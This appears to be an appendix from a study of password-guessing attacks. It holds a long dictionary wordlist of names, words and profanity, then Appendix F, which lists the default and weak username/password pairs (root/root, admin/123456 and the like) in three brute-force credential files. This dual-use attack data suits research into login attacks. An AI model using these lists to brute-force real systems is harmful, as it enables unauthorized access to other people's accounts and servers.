armando
armond
arnold
aron
arrow
arshad
art
arthur
artie
arty
arun
aruna
arvind
asad
asd
asdf
ashima
ashish
ashok
ashutosh
asian
asjeet
asm
ass
asshole
athanass
athena
atlanta
atse
atul
audie
audra
audrey
august
augustin
aurelius
austin
avi
avni
avraham
azam
aziz
azizi
aztecs
azure
babak
babe
bacchus
backup
badass
bahram
bailey
balakris
balas
balasubr
baldo
balkrish
ballard
ban
banana
bananas
bancroft
bandit
bang
banks
barb
barbara
barber
baritone
barney
barry
bart
bartman
barton
basic
baskar
bass
bassoon
basuki
batch
batman
bbb
bbbb
bbbbb
bbbbbb
bbbbbbb
bbbbbbbb
beach
beater
beauty
beaver
becky
behnam
bellow
beloved
ben
bengt
benjamin
bennet
bennett
benoit
benson
bent
beny
benz
beowulf
beppe
beresfor
berhanu
berkeley
berlin
berliner
bernard
bernhard
bernie
bert
beryl
beta
beth
bethany
betsie
bettie
betty
beverly
bhavani
bhoothap
biay
bichnga
bienveni
big
biliamee
bill
billie
billy
bin
bind
bing
binod
birget
birgetta
birgit
bishop
bitch
bizhan
bjorn
blaine
blair
blake
blow
blss
bob
bobbi
bobby
boleslaw
boner
bong
bonnie
boon
boozie
bor
boris
boyd
brad
bradford
bradley
brandi
brandy
branisla
brat
breast
brenda
brendan
brenden
brent
bret
breton
brett
brian
bridget
bridgett
brinkley
broadway
bromberg
brothel

bruce
bruno
bryan
bryce
bryn
bsd
bumbling
bung
bunny
burgess
burke
burton
busalacc
butch
butt
byoung
byoungin
byung
cad
cadat
cadweld
cal
caleb
calendar
calvin
cameron
camilla
camille
camlin
candace
candi
candy
cantor
canute
card
cardinal
caren
carey
carl
carla
carlena
carlo
carlos
carlyle
carlyn
carmen
carol
carole
caroleen
carolie
carolina
caroline
carolyn
carrie
carrol
carson
carver
cary
caryl
caryn
cascades
casey
caspar
cassie
castle
cat
catherin
cathi
cathleen
cathy
cayuga
ccc
cccc
ccccc
cccccc
ccccccc
cccccccc
cecil
cecilia
cecily
celeste
celia
celtics
cerulean
cesar
chad
chai
chain
chakkala
chan
chand
chandra
chandram
chandras
chanequa
chang
change
changho
changkyu
chanshin
chao
chao-yan
chaofeng
charity
charles
charlie
charlott
charming
charon
chas
chat
chau
chedsada
chem
chen
cheng
cheow
cheow-to
cherala
cheryl
chess
chester
cheung
chi
chi-pang
chi-shun
chi-tai
chi-wang
chi-yao
chia
chia-hua
chia-lin
chia-yin
chia-yu
chien
chihsing
chilin
chin
chin-w
ching
ching-en
ching-li
ching-me
chinpan
chip
chisheng
chloe
cho
chol
choong
choong-h
chou
chris
chrispen
chriss
christian
christie
christine
christopher
christy
chu
chuck
chuen-ch
chuen-ts
chun
chun-lin
chun-she
chun-yu
chung
chung-na
chung-pi
chung-ya
chungen
chungyen
chuong
churn-hu
cigar
cimarron
cindelyn
cindy
claire
clarisa
clarissa
clark
class
classic
claude
claudia
cleavage
cliff
clifford
clifton
clint
clinton
cloud
cluster
clusters
cock
code
coe
coffee
cohen
coke
colin
colleen
collette
collins
comandur
computer
comrade
comrades
condo
condom
connect
conner
connie
conrad
console
cookie
cool
cooper
coralyn
corey
corinna
corinne
corky
corlene
cornelia
cosmo
courtney
couscous
coventry
craig
create
creation
credit
creosote
cretin
criminal
cristina
cronus
crug
crystal
cshrc
cum
cunt
cuong
curt
customer
cyber
cynthia
cyril
daebum
daehyun
daemon
dain
daisy
dale
dalibor
dalit
dalu
damon
damrongs
dan
dana
dancer
dane
danh
daniel
danielle
danna
danni
danny
dante
dapper
daqing
darin
darrell
darren
darrin
darrow
darryl
darth
darwei

darwin
daryl
daryouch
dat
data
datoo
dave
david
davidovi
dawit
dawn
ddd
dddd
ddddd
dddddd
ddddddd
dddddddd
de'an
dean
deanna
deb
debasish
debbie
deborah
debra
december
dedi
dee
deepak
default
defoe
dekai
delnaz
delois
deluge
demeter
demo
denis
denise
dennis
denny
depeche
dept
dequin
derek
derluen
derrek
desaree
desiree
desmond
detleff
dev
develop
deven
device
dewayne
dewey
dexter
dhan
dharmara
dhiraj
dial
dian
diana
diane
diann
dianne
dick
diego
diet
dieter
digital
dilip
dimitris
dina
dinesh
dipak
diplomac
dipta
dirk
disc
disk
disney
doan
dog
domain
domenico
dominic
dominick
don
donald
dong
dongming
donn
donna
dorab
dorai
dorcas
dori
doris
dorit
dorothy
dos
doug
douglas
draxo
drazen
drew
drought
dryden
duane
dulce
dunbar
duncan
dundee
dunn
dusty
dwain
dwane
dwayne
dwight
dylan
eager
earl
earth
easier
easy
eat
eatme
eckart
ed
eddie
edgar
edges
edmund
edouard
eduard
eduardo
edward
edwin
edwina
eee
eeee
eeeee
eeeeee
eeeeeee
eeeeeeee
egghead
eileen
einstein
eirik
eka
ekaterin
eladio
elaine
elanor
elena
eleni
elephant
eli
elias
eliot
elisabet
elissa
elizabet
ellen
ellie
elliott
ellis
elmira
elmootaz
eloise
elvin
elvira
elwyn
email
emerald
emil
emile
emilio
emily
emmanuel
emmi
emory
enda
endah
enemy
engine
engineer
enrique
enter
enzo
enzyme
eratea
erenity
erh
erhard
eric
erica
erich
erik
erika
erin
erling
ernest
ernesto
ernie
ernst
erotic
ersatz
ervan
esfandia
esmond
estate
esther
eternity
ethan
eucc
euclid
eugene
eung
eunji
eva
evan
eve
evelyn
evie
exavier
eyal
fairway
faith
fang
farah
farhad
farrell
fasihudd
fataneh
faye
fayez
felicia
feliks
felix
fender
fereydoo
fermat
ferrari
fff
ffff
fffff
ffffff
fffffff
ffffffff
fidelity
field
file
finite
finn
fishers
flakes
fleming
float
flower
flowers
floyd
fon
fong
football
foram
format
forrest
forsythe
fourier
france
frances
francesc
francis
francisc
frank
franklin
fred
freddy
frederic
frederik
fredric
free

```
french
friedric
friend
friends
frighten
fritz
frog
ftp
fuck
fucker
fuckme
fuckyou
fun
function
fungible
gabriel
gabriell
gad
gadi
gail
gala
galen
gamal
games
ganapath
gaoyuan
gardner
garfield
garp
garr
garrett
garry
garth
gary
gatt
gauss
gautam
gaven
gavriel
gedanken
gene
geof
geoff
geoffrey
georg
george
georgia
georgina
gerald
gerard
gerardo
gerd
gergory
gerry
gert
gertrude
ggg
gggg
ggggg
gggggg
ggggggg
gggggggg
gholamal
giancarl
gibson
gil
gilbert
gilles
gilman
gina
ginger
gino
giovanne
giridhar
giuseppe
glacier
gladys
glen
glenda
glenn
gloria
gnu
golf
golfer
gopalon
gopinath
gordan
gordon
gorgeous
gorges
gorog
gosling
goson
gouge
gould
grace
graeme
graham
grahm
grant
greg
gregg
gregory
gretchen
grete
gripe
grissom
group
gryphon
gsite
gucci
guenter
guess
guest
guillerm
guitar
gulukota
gumption
guntis
guozhong
gupi
gurjot
gus
guy
gwen
ha
hack
hacked
hacker
hafidh
haftan
hai
haibo
hairil
hakan
hal
halt
hamid
hamlet
hamlin
hammond
hampton
han-gyoo
handily
hank
hans
hanspete
hao
hard
hardcore
hardi
hardison
harkara
harlan
harmony
harold
harrison
harrold
harry
harue
haruo
harvey
hasok
hassan
hauhua
havivah
hawaii
hean
heat
heather
hebrides
hee
heeralal
heesung
heidi
heike
heinlein
heinrich
heinz
helen
helena
helge
hello
help
hemant
henning
henry
herb
herbert
herman
herve
heung
hhh
hhhh
hhhhh
hhhhhh
hhhhhhh
hhhhhhhh
hiawatha
hibernia
hidden
hilarie
hillary
hillel
hiroguch
hiroki
hiroo
hiroshi
hiroyuki
hoa
hoang
hobbes
hok
hole
holly
homayoum
homework
hon
honey
hong
hongphuc
hongtao
hooker
hooters
horny
horse
horus
host
hot
houcine
howard
howell
howie
hplab
hsin
hsiuwen
hspice
huasheng
hubert
huey
hugh
hugues
huiying
hundt
hung
hungmok
hunter
huong
hutchins
huu
huyen
huzur
hwansoo
hydrogen
hye
hyman
hyo
hyon
hyoung
hyuk
iabg
ian
ibm
ibrahim
icap
icon
ignacio
ignatius
ihao
iii
iiii
iiiii
iiiiii
iiiiiii
iiiiiiii
ikonas
ikuo
ilan
ilya
image
imin
imperial
imsl
include
inderpal
```

indira
indra
ingemar
ingmar
ingo
ingres
ingress
ingrid
inigo
inna
innocent
install
internet
invite
ioana
iong
ira
irene
irenee
irfan
iris
irishman
irlande
irma
irving
isa
isaac
isabelle
isel
ishmael
isi
isidore
isil
isis
ismail
israel
isto
ivan
ivy
jack
jackie
jacob
jacqueline
jacques
jae
jaejin
jahanshi
jai
jaik
jaikne
jaikumar
jaime
jain
jake
jakov
james
jamie
jamilah
jamison
jan
jana
janaki
jane
janek
janel
janet
janice
janie
jann
janna
janny
janvier
japan
japon
jared
jasho
jashvant
jasmin
jason
jaspal
jasper
jatin
javed
jay
jayanta
jayanth
jayne
jayson
jean
jean-baptiste
jean-claude
jean-francois
jean-michel
jean-pierre
jean-yves
jeananda
jeanclaude
jeanette
jeanfrancois
jeanine
jeanmichel
jeanne
jeannie
jeanpierre
jeanyves
jed
jef
jeff
jeffery
jeffrey
jehan
jen
jenn
jenni
jennie
jennifer
jenny
jens
jerald
jeremy
jerome
jerric
jerrimy
jerry
jesse
jessica
jester
jesus
jethro
jethroh
jeudi
ji
jiachen
jian
jianli
jiann
jianping
jianwen
jie
jihong
jikun
jill
jim
jimmin
jimmy
jin
jing
jinsheng
jiong
jiseong
jitendra
jixian
jjj
jjjj
jjjjj
jjjjjj
jjjjjjj
jjjjjjjj
jnye
joan
joann
joanne
joaquim
jocelyn
jody
joe
joel
joena
joerg
johann
johanna
john
johnny
joji
jole
jon
jonathan
jonell
jong
jong-i
jonggu
joni
jonny
jordan
jorean
jorge
jose
joseph
josh
joshua
josiah
jour
joy
joyce
juan
judas
judi
judianto
judicael
judith
judy
juggle
jui
jui-fen
juicy
juillet
juin
julayne
jules
juli
julia
julian
juliana
juliann
julie
julien
julienne
juliette
jumeaux
jun
june
juni
juping
jupiter
just
juste
justin
justine
jutta
jvnc
jyh
kacy
kadosh
kai
kaka
kakogawa
kalappa
kalyan
kalyn
kam
kan
kang
kara
karalee
karen
karie
karina
karl
kary
karyn
kasey
kashtan
kate
katherin
kathi
kathleen
kathreen
kathrine
kathryn
kathy
kati
katina
katrina
katsufum
kaveh
kay
kaylen
kecia
kee
kees
keh
keith
kelley
kelly
ken

kenji
kenneth
kenny
kent
kenton
kenzo
keri
kermit
kernel
kerri
kerrie
kerry
keshav
kester
ketan
kevin
kewl
key
khanh
khayroll
khoanh
khoi
khong
khosrow
khueh
khueh-ho
khurshee
kian
kiang
kianusch
kiat
kieu
kim
kimberly
kimmo
kimon
king
kinson
kip
kiran
kirk
kirkland
kirsten
kiss
kitten
kiwi
kkk
kkkk
kkkkk
kkkkkk
kkkkkkk
kkkkkkkk
klaus
knight
knute
koichi
koji

kongjoo
konrad
korda
kraig
kris
krishna
krishnam
krista
kristen
kristi
kristie
kristin
kristina
kristine
kristy
krystyna
kun
kuo
kurt
kwan
kwang
kwok
kwong
kyahn
kyeongso
kyle
kyra
ladies
ladle
lager
lakshman
lalit
lalith
lalitha
lam
lambda
lambert
lan
lana
lance
lancer
landry
lapin
lara
larissa
larkin
larry
laura
laurae
lauramae
lauren
laurence
laurent
laurenz
laurie
laurinda
laury

lawrence
lazare
lazarus
lea
leah
leann
leanne
lebesgue
lee
leger
leison
leland
len
lena
lenore
leo
leon
leonard
leonce
leonid
leroy
les
lesbian
leslie
lester
leticia
letmein
lewis
lez
li
library
lick
licker
licorne
lien
liew
light
lillian
lilly
lily
limited
lin
linc
linda
lindy
ling
linh
lion
lionel
lisa
lise
lisp
live
livia
liwana
liz
liza

ljiljana
llewelly
lll
llll
lllll
llllll
lllllll
llllllll
lloyd
loch
lock
lockout
login
lois
loke
lolopc
long
loose
loren
lorenzo
loretta
lori
lorie
lorin
lorna
lorraine
lory
loser
lotfi
lou
louie
louis
louisa
louise
lounette
lourdes
love
lover
ltte
luana
luc
lucie
lucien
lucille
lucy
luigi
luis
luiz
luke
lumiere
lundi
lune
lung
luong
luther
lydia
lydie

lyle
lyndon
lynette
lynn
lynne
macintosh
mack
maddie
madeleine
madelene
madhu
madhusud
mady
magdalen
maggie
maggot
magic
magique
mahbuba
mahesh
mahlon
mahmoud
mai
maia
mail
maint
make
makoto
malcolm
malcom
man
manager
manahil
mandy
manfred
mangesh
mangue
mani
manish
manohar
manoj
manon
manuel
mara
marc
marcel
marcella
marcelle
marcellin
marci
marcia
marcio
marco
marcus
marcy
mardi
marek

margalit
margaret
margarid
margarit
marge
margie
margo
marguerite
maria
marian
marianne
marie
marie-madeleine
marietta
mariette
marilyn
marina
mario
marion
marius
marjory
mark
marko
markus
marlena
marlene
marni
marrucci
mars
marshall
martha
marthe
marti
martial
martin
martine
martinien
martiniq
marty
marvin
mary
maryam
maryann
marzec
masahiro
masoud
master
masuhiro
math
mathilde
matilda
matt
matther
matthew
matthias
matthieu
maureen
maurice
mauricio
mauro
max
maxime
maxine
maxwell
mazin
me
meagan
medard
meekie
megan
mel
melaine
melanie
melinda
melisa
melissa
mella
mellon
meltin
member
memory
men
mendel
mercredi
mercure
mercury
meres
merlin
merrell
metro
mets
mgr
michael
michel
michele
michell
michelle
mickey
miguel
mihail
mihran
mike
miki
mikko
mildred
milind
millard
millicen
milo
milton
mimi
mindy
mined
minerva
ming
minghe
minh
minimum
minnie
minot
minsky
minye
miriam
misha
mission
missirli
mit
mitch
mitchell
mmm
mmmm
mmmmm
mmmmmm
mmmmmmm
mmmmmmmm
modem
modeste
mogens
mogul
moguls
mohamed
mohammad
mohammed
mohan
moises
moishe
moja
molly
moni
monica
monika
monique
mont
montana
moorhty
moose
moosehea
mora
morley
morris
morts
mose
moshe
mou
mouse
mousumi
mozart
mtichell
muamadin
muh
muhammad
mukesh
mukund
munaish
mundeep
murray
mutant
myra
myron
myrtle
myung
myung-yu
nabil
nadege
nader
naftaly
nagel
naissance
nalini
nan
nancy
nanette
naoto
napoleon
narciso
narcisse
narendra
nasa
natacha
natalia
natalie
nataraja
nathalie
nathan
nathanae
nathanie
nationale
nativite
naveen
navette
ncar
neal
ned
neenie
neil
nelson
nena
nepenthe
nepenthes
neptune
ness
nestor
net
network
neville
new
news
newton
next
nghi
ngoc
nguyen
nicholas
nick
nicolas
nicole
niel
nigel
nightwal
nikhil
nikki
nikolaos
nilson
nina
nino
ninon
nita
nnn
nnnn
nnnnn
nnnnnn
nnnnnnn
nnnnnnnn
noam
nobody
nobuhiko
nobuko
noel
nolan
nondet
nora
norbert
noreen
norene
norma
norman
noshir
notre
novembre
now
noxious
nuclear
null
nut
nutrition
nyquist
ocelot
octavia
octobre
odette
odile
odilon
office

oivind
ojrind
olin
olive
oliver
olivetti
olivia
olivier
ollie
omead
onstad
ooo
oooo
ooooo
oooooo
ooooooo
oooooooo
open
operator
oracle
orca
orville
orwell
osiris
osulliva
oswald
othar
oussama
outlaw
owen
oxford
pacific
pacifique
pad
paddy
padma
padoue
paige
painless
pakistan
pallab
palmer
pam
pamela
pandora
paper
papers
papiers
pappas
paques
paraskev
parfait
parkins
parviz
pascal
pass
password

pat
patel
paterne
patrice
patricia
patrick
patsy
patti
patty
paul
paula
paule
paulin
pauline
pawan
payman
peche
pecheur
pecheurs
pedro
peebles
peggy
peh
pelagie
pencil
penelope
penguin
penis
penny
pentecote
pentti
peoria
peraka
percolate
peres
perry
persimmon
persona
pervert
pete
peter
peugeot
peur
pham
phil
philip
philippe
phillip
phoenix
phone
phyllis
pierre
pieter
pin
ping
piotr
pirie

pizza
plane
play
playboy
plover
pluto
pluton
plymouth
poh
poire
poisson
poissons
polly
pomme
porc
pork
porn
porno
porsche
postel
poster
power
ppp
pppp
ppppp
pppppp
ppppppp
pppppppp
prabhaka
prabhu
prabir
pradeep
praise
pranab
prasad
prashant
pratap
pratt
pravin
precious
prelude
presence
presto
preston
prevision
prince
princeton
printemps
prisca
priv
private
privs
professor
profile
program
prosper
protect

protozoa
prudence
pub
public
pumpkin
puneet
pup
puppet
purnendu
pussy
qian
qinsong
qqq
qqqq
qqqqq
qqqqqq
qqqqqqq
qqqqqqqq
quentin
quoc
qwerty
rabbit
rachel
rachelle
radha
rafael
raffi
raghav
raghavan
raghu
ragunath
raid
raimund
rainbow
raindrop
raissa
raj
raja
rajadasa
rajeeb
rajeev
rajendra
rajiv
rakesh
raleigh
ralph
ramachan
ramana
ramani
ramarao
rameaux
ramesh
ramon
randal
randall
randolph
random

randy
ranjan
raoul
rap
rascal
ravi
ray
raymona
raymond
reagan
really
rebecca
red
reed
reg
regina
reginald
regional
regis
reine
remi
remote
remy
renaud
renault
rene
renee
rengaraj
reponse
requin
reseau
rex
reza
rfs
rhett
rhona
rhonda
ricardo
riccardo
rich
richard
rick
ricki
ricky
riddle
ripple
risc
rit
rita
rivi
rje
rob
robert
roberta
roberto
robin
robley

robot
robotics
robyn
rochelle
rocky
rod
rodent
rodger
rodney
rodolphe
rodrigue
roger
rohit
roi
rokny
roland
rolande
rolex
rollin
rom
romain
romano
romaric
romeo
romuald
romy
ron
ronak
ronald
ronen
ronitt
root
rosa
rosalie
rose
rosebud
roseline
rosemary
roses
rosine
ross
roth
rough
roxana
roy
royal
rrr
rrrr
rrrrr
rrrrrr
rrrrrrr
rrrrrrrr
ruben
rudolf
rudy
ruey
ruggieri

ruknet
rules
ruoxin
russ
russell
rusty
ruth
ruye
ryan
ryohei
ryota
sabine
sacre
sade
safaa
safwat
sagittaire
sai
said
saifalla
saikumar
sainte
sakti
sal
salah
sales
salle
sally
salome
salone
sam
samantha
samedi
samir
sammy
sampath
sample
samson
samtaney
samuel
samurai
sandgorg
sandra
sandrine
sandy
sang
sangbang
sanh
sani
sanjay
sanjeev
santiago
santisuk
santo
sara
sarah

saroj
sashi
saturn
saturne
saturnin
saul
saxon
scamper
scheme
school
schroede
sciubba
scorpion
scot
scott
scotty
sea
sean
sebastien
sechang
secret
security
seho
seigneur
sekhar
sensor
seonghoo
septembre
serenity
serge
service
sesame
seth
setup
seung
seunghyu
seungku
sevak
severin
sex
sexy
seymour
shae
shahrokh
shalom
shamita
shan
shana
shannan
shannon
shantanu
sharad
sharc
shari
shariyn
shark
sharks

sharlene
sharon
sharra
shashank
shashi
shaun
shaw
sheela
sheila
shel
shelby
sheldon
shelia
shell
shelley
shelly
shen
sheng
shenglu
shepherd
sherif
sherri
sherrie
sherry
sheryl
shi
shiahn
shidan
shigenar
shigeo
shih
shihming
shimon
shin
shinobu
shirin
shirl
shirley
shit
shiue
shiva
shivapra
shivers
shizoom
shlee
shlomo
sholom
shomita
shorty
shreeram
shu
shuang
shuhui
shun
shuttle
shyng
sid

sidarta
sidharta
sidney
sidoine
siemens
signature
silvere
silvia
simon
simple
simply
simpsons
sina
singer
single
siobahn
siri
site
siuping
sivakuma
slut
smile
smiles
smooch
smother
smut
snatch
snoopy
soap
socrate
socrates
soft
solange
soloman
soman
somasama
some
somebody
son
sondra
songmiao
songnian
sonia
sonja
sonya
soonman
soowon
sophie
sorel
soroor
sossina
sotiris
soua
soumitra
source
sourire
souris

souvenir
sparrows
speed
spence
spencer
sph
spiro
spiros
spit
spring
springer
spud
spyros
squires
sridhar
srimat
srinivas
sss
ssss
sssss
ssssss
sssssss
ssssssss
ssu
stacey
staci
stacie
stacy
stamos
stan
stanislas
stanley
stanly
stanton
star
starbuck
stefan
stefano
stemple
steph
stephani
stephany
stephen
stephon
steve
steven
stewart
storem
strange
strangle
stratford
stuart
student
stuttgart
subhas
subhdail
subhednu
subodh
subscriber
subway
succes
success
suck
sucks
sudeshna
sudhakar
sudhir
sudir
sue
suesec
sugih
sukumar
summer
sun
sung
sunil
sunwei
super
support
suranet
suresh
surfer
susan
susanne
susha
sushila
susie
suvendu
suvro
suzanna
suzanne
suzie
sven
swane
swearer
syam
sybil
sydney
sylvain
sylvere
sylveste
sylvestre
sylvia
sylvie
symmetry
symult
sys
sysadmin
system
tadahiro
tadlock
tai
tajen
tak
taka
takaji
takashi
takuji
tam
tamal
tamara
tamas
tami
tamie
tammie
tammy
tandy
tanguy
tania
tanju
tanya
tapas
tape
tara
target
tarragon
tatiana
tatsuo
tatum
taureau
tayfur
taylor
tchen
tech
ted
tee
teen
telephone
temp
tennis
tentation
teresa
teri
terminal
terre
terri
terrill
terry
test
tetsuo
thaddeus
thailand
thailande
thanasis
thanh
thavy
thecle
theodora
theodore
theophile
theresa
therese
theron
thiam
thibault
thibaut
thierry
thilaka
thoi
thomas
thomson
thorsten
thu
thuy
tian
tiffany
tiger
tigre
tijun
till
tim
timothy
tina
ting
tits
tiw
tiziano
tjahjadi
tobias
toby
tod
todd
toggle
tohru
tom
tomate
tomato
toni
tony
topher
tor
torc
torsten
tortoise
tortue
toshiaki
toshiter
toufic
toussaint
tove
toxic
toyota
traci
tracie
tracy
trails
tran
transfer
transfiguration
travail
trent
trevor
tri
trieu
trina
trisha
trivial
trombone
truc
tse
tsung
tsutomu
ttt
tttt
ttttt
tttttt
ttttttt
tttttttt
tty
tuan
tuba
tubas
tuomas
tuttle
tuyen
twila
tzi
tzila
tzuwang
uday
udo
uhn
uli
ulric
ulrich
umesh
unhappy
unicorn
unix
unknown
uranus
urbain
urchin
ursula
user
usermane
username
util
utility
utpal
uucp
uuu
uuuu

```
uuuuu
uuuuuu
uuuuuuu
uuuuuuuu
vahe
val
valentin
valerie
valerio
van
vance
vanessa
varkey
vasant
vasanth
vason
vassilio
vaughan
vee
veljko
venceslas
vendredi
veneto
venkat
venkatad
venkatar
venkates
venus
ver
vernon
veronica
veronique
verseau
vertige
vertigo
vianney
vibeke
vibhu
vicki
vickie
vicky
victoire
victor
victoria
victorien
video
vierge
vigyan
vijay
vijaya
vikram
villa
village
vilma
vinay
vince
vincent
vinit
vinitha
vinod
vinodh
virgin
virginia
virginie
virginio
virus
vishvjit
visitation
visitor
vispi
visvanat
vittorio
vivek
vivian
viviane
vivien
vlad
vladimir
vojin
volvo
vvv
vvvv
vvvvv
vvvvvv
vvvvvvv
vvvvvvvv
wade
wai
waleed
walid
wally
walter
wandojo
wang
ward
wargames
warren
water
wayne
web
weenie
wei
weidong
weiheng
weinrich
weiping
welch
wen
wendel
wendell
wendi
wendy
wengyik
wes
wesley
wet
whatever
whatnot
whey
whiting
whitney
whore
wilfried
will
willen
william
willie
willy
wilma
wilson
win
winfred
wing
winston
wired
wizard
wojtek
woman
wombat
women
won
wong
wonyun
woobin
woodrow
woodwind
wooiyi
word
work
wormwood
wun
wuntsin
www
wwww
wwwww
wwwwww
wwwwwww
wwwwwwww
wynne
wyoming
xavier
xaviere
xfer
xi
xiao
xiaobo
xiaogang
xiaoli
xiaomin
xinghao
xmodem
xue
xueqing
xxx
xxxx
xxxxx
xxxxxx
xxxxxxx
xxxxxxxx
xyz
xyzzy
yaco
yael
yan
yang
yanjun
yaomin
yaser
yee
yeng
yeon
yeong
yezi
yiannis
yigal
yihua
yin
yingsha
yishun
yogesh
yoichi
yolanda
yon
yonah
yong
yongdong
yongho
yonghwan
yongsam
yosemite
yoshiaki
yoshio
you
youcef
youhanse
young
yuan
yuehwern
yugang
yuh
yuji
yujiko
yuka
yukkei
yumi
yumiko
yung
yuqian
yuval
yves
yvette
yvonne
yyy
yyyy
yyyyy
yyyyyy
yyyyyyy
yyyyyyyy
zachary
zap
zary
zhaoqian
zhaozhua
zhengkun
zhenyan
zhi
zhigang
zhishun
zhiwei
zhixin
zhongmin
zita
ziv
ziyou
zmodem
zonda
zoran
zzz
zzzz
zzzzz
zzzzzz
zzzzzzz
zzzzzzzz
```

Appendix F

The following is a list of the usernames and passwords contained in the files pass_file, pass_filec, and pass_filees, described in Chapter 4.

pass_file	
staff	staff
sales	sales
recruit	recruit
alias	alias
office	office
samba	samba
tomcat	tomcat
webadmin	webadmin
spam	spam
virus	virus
cyrus	cyrus
oracle	oracle
michael	michael
ftp	ftp
test	test
webmaster	webmaster
postmaster	postmaster
postfix	postfix
postgres	postgres
paul	paul
root	root
guest	guest

pass_filec	
staff	staff
sales	sales
recruit	recruit
alias	alias
office	office
samba	samba
tomcat	tomcat
webadmin	webadmin
spam	spam
virus	virus
cyrus	cyrus
oracle	oracle
michael	michael
ftp	ftp
test	test
webmaster	webmaster
postmaster	postmaster
postfix	postfix
postgres	postgres
paul	paul
root	root
guest	guest

pass_filees	
staff	staff
sales	sales
recruit	recruit
alias	alias
office	office
samba	samba
tomcat	tomcat
webadmin	webadmin
spam	spam
virus	virus
cyrus	cyrus
oracle	oracle
michael	michael
ftp	ftp
test	test
webmaster	webmaster
postmaster	postmaster
postfix	postfix
postgres	postgres
paul	paul
root	root
guest	guest

admin	admin
linux	linux
user	user
david	david
web	web
apache	apache
pgsql	pgsql
mysql	mysql
info	info
tony	tony
core	core
newsletter	newsletter
named	named
visitor	visitor
ftpuser	ftpuser
username	username
administrator	administrator
library	library
test	test123
root	root123
root	master
admin	admin123
guest	guest123
master	master
root	webadmin
root	admin
root	linux

admin	admin
linux	linux
user	user
david	david
web	web
apache	apache
pgsql	pgsql
mysql	mysql
info	info
tony	tony
core	core
newsletter	newsletter
named	named
visitor	visitor
ftpuser	ftpuser
username	username
administrator	administrator
library	library
test	test123
root	root123
root	master
admin	admin123
guest	guest123
master	master
root	webadmin
root	admin
root	linux

admin	admin
linux	linux
user	user
david	david
web	web
apache	apache
pgsql	pgsql
mysql	mysql
info	info
tony	tony
newsletter	newsletter
named	named
visitor	visitor
ftpuser	ftpuser
username	username
library	library
test	test123
root	root123
root	master
root	123456
admin	admin123
guest	guest123
master	master
root	webadmin
root	admin
root	linux
root	test

root	test
root	webmaster
admin	root
admin	administrator
admin	12345
admin	123456
root	123456
root	12345678
test	test12345
test	123456
webmaster	123456
username	password
user	password
root	password
admin	password
test	password
root	apache
root	unix
root	redhat
danny	danny
alex	alex
brett	brett
mike	mike
alan	alan
data	data
www-data	www-data
http	http

root	test
root	webmaster
admin	root
admin	administrator
admin	12345
admin	123456
root	123456
root	12345678
test	test12345
test	123456
webmaster	123456
username	password
user	password
root	password
admin	password
test	password
root	apache
root	unix
root	redhat
danny	danny
alex	alex
brett	brett
mike	mike
alan	alan
data	data
www-data	www-data
http	http

root	webmaster
root	000000
admin	root
admin	administrator
admin	12345
admin	123456
root	123456
root	12345678
test	test12345
test	123456
webmaster	123456
username	password
user	password
root	password
admin	password
test	password
root	apache
root	unix
root	redhat
danny	danny
alex	alex
brett	brett
mike	mike
alan	alan
data	data
www-data	www-data
http	http

httpd	httpd
pop	pop
nobody	nobody
root	login
backup	backup
info	123456
shop	shop
sales	sales
web	web
www	www
wwwrun	wwwrun
adam	adam
stephen	stephen
richard	richard
george	george
john	john
news	news
angel	angel
games	games
pgsql	pgsql123
mail	mail
adm	adm
ident	ident
webpop	webpop
susan	susan
sunny	sunny
steven	steven

httpd	httpd
pop	pop
nobody	nobody
root	login
backup	backup
info	123456
shop	shop
sales	sales
web	web
www	www
wwwrun	wwwrun
adam	adam
stephen	stephen
richard	richard
george	george
john	john
news	news
angel	angel
games	games
pgsql	pgsql123
mail	mail
adm	adm
ident	ident
webpop	webpop
susan	susan
sunny	sunny
steven	steven

httpd	httpd
pop	pop
nobody	nobody
root	login
backup	backup
info	123456
shop	shop
sales	sales
web	web
www	www
wwwrun	wwwrun
adam	adam
stephen	stephen
richard	richard
george	george
john	john
news	news
angel	angel
games	games
pgsql	pgsql123
mail	mail
adm	adm
adm	adm123
ident	ident
webpop	webpop
susan	susan
steven	steven

ssh	ssh
search	search
sara	sara
robert	robert
richard	richard
party	party
amanda	amanda
rpm	rpm
operator	operator
sgi	sgi
sshd	sshd
users	users
admins	admins
admins	123456
bin	bin
daemon	daemon
lp	lp
sync	sync
shutdown	shutdown
halt	halt
uucp	uucp
smmsp	smmsp
dean	dean
unknown	unknown
securityagent	securityagent
tokend	tokend
windowserver	windowserver

ssh	ssh
search	search
sara	sara
robert	robert
richard	richard
party	party
amanda	amanda
rpm	rpm
operator	operator
sgi	sgi
sshd	sshd
users	users
admins	admins
admins	123456
bin	bin
daemon	daemon
lp	lp
sync	sync
shutdown	shutdown
halt	halt
uucp	uucp
smmsp	smmsp
dean	dean
unknown	unknown
securityagent	securityagent
tokend	tokend
windowserver	windowserver

ssh	ssh
search	search
sara	sara
robert	robert
richard	richard
party	party
amanda	amanda
rpm	rpm
operator	operator
sgi	sgi
sshd	sshd
users	users
admins	admins
admins	123456
bin	bin
daemon	daemon
lp	lp
sync	sync
shutdown	shutdown
halt	halt
uucp	uucp
smmsp	smmsp
dean	dean
unknown	unknown
securityagent	securityagent
tokend	tokend
windowserver	windowserver

appowner	appowner
xgridagent	xgridagent
agent	agent
xgridcontroller	xgridcontroller
jabber	jabber
amavisd	amavisd
clamav	clamav
appserver	appserver
mailman	mailman
cyrusimap	cyrusimap
qtss	qtss
eppc	eppc
telnetd	telnetd
identd	identd
gnats	gnats
jeff	jeff
irc	irc
list	list
eleve	eleve
proxy	proxy
sys	sys
zzz	zzz
frank	frank
dan	dan
james	james
snort	snort
radiomail	radiomail

appowner	appowner
xgridagent	xgridagent
agent	agent
xgridcontroller	xgridcontroller
jabber	jabber
amavisd	amavisd
clamav	clamav
appserver	appserver
mailman	mailman
cyrusimap	cyrusimap
qtss	qtss
eppc	eppc
telnetd	telnetd
identd	identd
gnats	gnats
jeff	jeff
irc	irc
list	list
eleve	eleve
proxy	proxy
sys	sys
zzz	zzz
frank	frank
dan	dan
james	james
snort	snort
radiomail	radiomail

appowner	appowner
agent	agent
jabber	jabber
amavisd	amavisd
clamav	clamav
appserver	appserver
mailman	mailman
cyrusimap	cyrusimap
qtss	qtss
eppc	eppc
telnetd	telnetd
identd	identd
gnats	gnats
jeff	jeff
irc	irc
list	list
eleve	eleve
proxy	proxy
sys	sys
zzz	zzz
tech	tech
frank	frank
dan	dan
james	james
snort	snort
radiomail	radiomail
harrypotter	harrypotter

harrypotter	harrypotter
